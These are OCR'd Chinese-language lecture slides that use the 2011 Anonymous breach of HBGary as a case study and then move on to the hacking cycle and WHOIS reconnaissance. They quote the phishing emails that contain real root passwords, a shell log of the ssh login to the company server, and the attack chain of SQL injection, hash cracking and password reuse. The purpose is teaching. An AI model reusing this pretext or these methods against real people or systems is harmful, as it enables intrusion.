
[redacted]

Index of /

Name	Last modified	Size	Description
aaron_hbgary_com/	11-Feb-2011 19:37	-	
greg_hbgary_com/	11-Feb-2011 18:50	-	
phil_hbgary_com/	11-Feb-2011 22:48	-	
ted_hbgary_com/	11-Feb-2011 23:39	-	

影響:企業形象

HBGary 取消 RSA Conference 參展



A group of aggressive hackers known as "Anonymous" illegally broke into computer systems and stole proprietary and confidential information from HBGary, Inc. This breach was in violation of federal and state laws, and stolen information was publicly released without our consent.

In addition to the data theft, HBGary individuals have received numerous threats of violence including threats at our tradeshow booth.

In an effort to protect our employees, customers and the RSA® Conference community, HBGary has decided to remove our booth and cancel all talks.

HBGary is continuing to work intensely with law enforcement on this matter and hopes to bring those responsible to justice.

Thank you to all of our employees, our customers and the security community for your continued support.

- HBGary, Inc.

其他影響


- 取得該公司高層的 Twitter,LinkedIn,email和伺服器的帳密
- 在 Aaron Barr 的 Twitter 帳號公布了其住家地址、電話及社會安全號碼
- Aaron Barr 及其家人遭不明電話威脅
- 取得 Aaron Barr 打算出售給 FBI 的研究資料
- Aaron Barr 狼狽下台
- 被公布的信件內容涉及多項不道德甚至不法交易，重創 HBGary 商譽及其客戶與合作廠商
  - HBGary 設計及販賣駭客工具
  - 某些知名公司在遭受駭客入侵後，隱匿不報，明顯違反法令

Anonymous 攻擊手法

- HBGary CRM web app.(in-house) 遭 SQL Injection 入侵成功，帳密被竊
- 資料庫中的密碼僅以 MD5 hash 保護，被 Anonymous 以 rainbow table 成功破解
- 本次被破的密碼長度為 8，複雜度為 6 個小寫字母 +2 個數字
- 一部 Linux server 沒有補三個月前的 patch, 導致 local escalation 成功
- 多系統共用密碼(Aaron and Ted 的 CRM 密帳與 gmail 相同, Aaron 也是公司 email Server 的 admin, 不幸的是:密碼也一樣)，一破全破

phishing email

- 冒用 CEO email 帳號以社交工程獲取伺服器上的 root 權限



(假)CEO說...

```
From: Greg Hoglund <greg@hbgary.com> ISun, Feb 6, 2011 at 1:59 PM
To: jussi <jussij@gmail.com>

im in europe and need to ssh into the server. can you drop open up
firewall and allow ssh through port 59022 or something vague?
and is our root password still 88j4bb3rw0cky88 or did we change to
88Scr3am3r88 ?
thanks
```

系統管理員...

```
From: jussi jaakonaho <jussij@gmail.com> ISun, Feb 6, 2011 at 2:06 PM
To: Greg Hoglund <greg@hbgary.com>

hi, do you have public ip? or should i just drop fw?
and it is w0cky - tho no remote root access allowed
```

(假)CEO說...

```
From: Greg Hoglund <greg@hbgary.com> ISun, Feb 6, 2011 at 2:08 PM
To: jussi jaakonaho <jussij@gmail.com>

no i dont have the public ip with me at the moment because im ready
for a small meeting and im in a rush.
if anything just reset my password to changeme123 and give me public
ip and ill ssh in and reset my pw.
```

系統管理員上鈎了...


```
From: jussi jaakonaho <jussij@gmail.com> ISun, Feb 6, 2011 at 2:10 PM
To: Greg Hoglund <greg@hbgary.com>
ok,
takes couple mins, i will mail you when ready. ssh runs on 47152
```

結果...


```
...a little later:

bash-3.2# ssh hoglund@65.74.181.141 -p 47152
[unauthorized access prohibited]
hoglund@65.74.181.141's password:
[hoglund@www hoglund]$ unset
hoglund@www hoglund]$ w
11:23:50  up 30 days,  5:45,  4 users,  load average: 0.00, 0.00, 0.00
```

駭客型態

Used to be…



駭客入侵的程序(Hacking Cycle)



Hacking Cycle

蒐集情資


發動攻擊/

入侵

維持控制權

隱匿行蹤


蒐集目標情資



- 主動式 active
  - 掃描 scanning
  - 列舉 enumeration
  - 砍站 Web Spidering
- 公開服務 public service
  - Web 網頁
  - DNS 查詢
- 被動式 passive
  - Google Hacking
  - WHOIS
  - 第三方情資
  - 社群網站

WHOIS 蒐集資訊

- RIR 官方網頁
  - Web-based
  - NOT user-friendly
  - http://whois.twnic.net.tw/




TWNIC Whois Database

TWNIC whois database provides information for network administration.
Its use is restricted to network administration purposes only.

Domain Name Whois Search:
pchome . com.tw

IP Whois Search:

Register .TW domain name (only in Chinese)
Apply IP address from TWNIC (only in Chinese)




```
Domain Name: pchome.com.tw
Registrant:
網路家庭國際資訊股份有限公司
PC home online
12F No.105, Sec.2 Tun-Hwa South Road. Taipei,Taiwan, R.O.C

   Contact:
      Ning Chih-Lun   domain@staff.pchome.com.tw
      TEL:  02-27000898#233
      FAX:  02-27095021

   Record expires on 2015-05-31 (YYYY-MM-DD)
   Record created on 1985-07-04 (YYYY-MM-DD)

   Domain servers in listed order:
      dns.pchome.com.tw          210.59.230.85
      eagle.pchome.com.tw        210.59.230.88
      tiger.pchome.com.tw        210.59.230.89

Registration Service Provider: PCHOME
```

第三方 WHOIS 查詢工具

- 操作簡單
- whois365
- Robtex Swiss Army Knife Internet Tool
    - Web-based
    - Toolbar for IE/FF/Chrome
    - WHOIS
    - 是否名列黑名單(blacklist)
    - AS number
- Client 工具
    - WHOIS 協定使用 tcp 43 port
    - whois.exe – Mark Russinovich
    - Sam Spade


Robtex 查詢與結果



pchome.com.tw

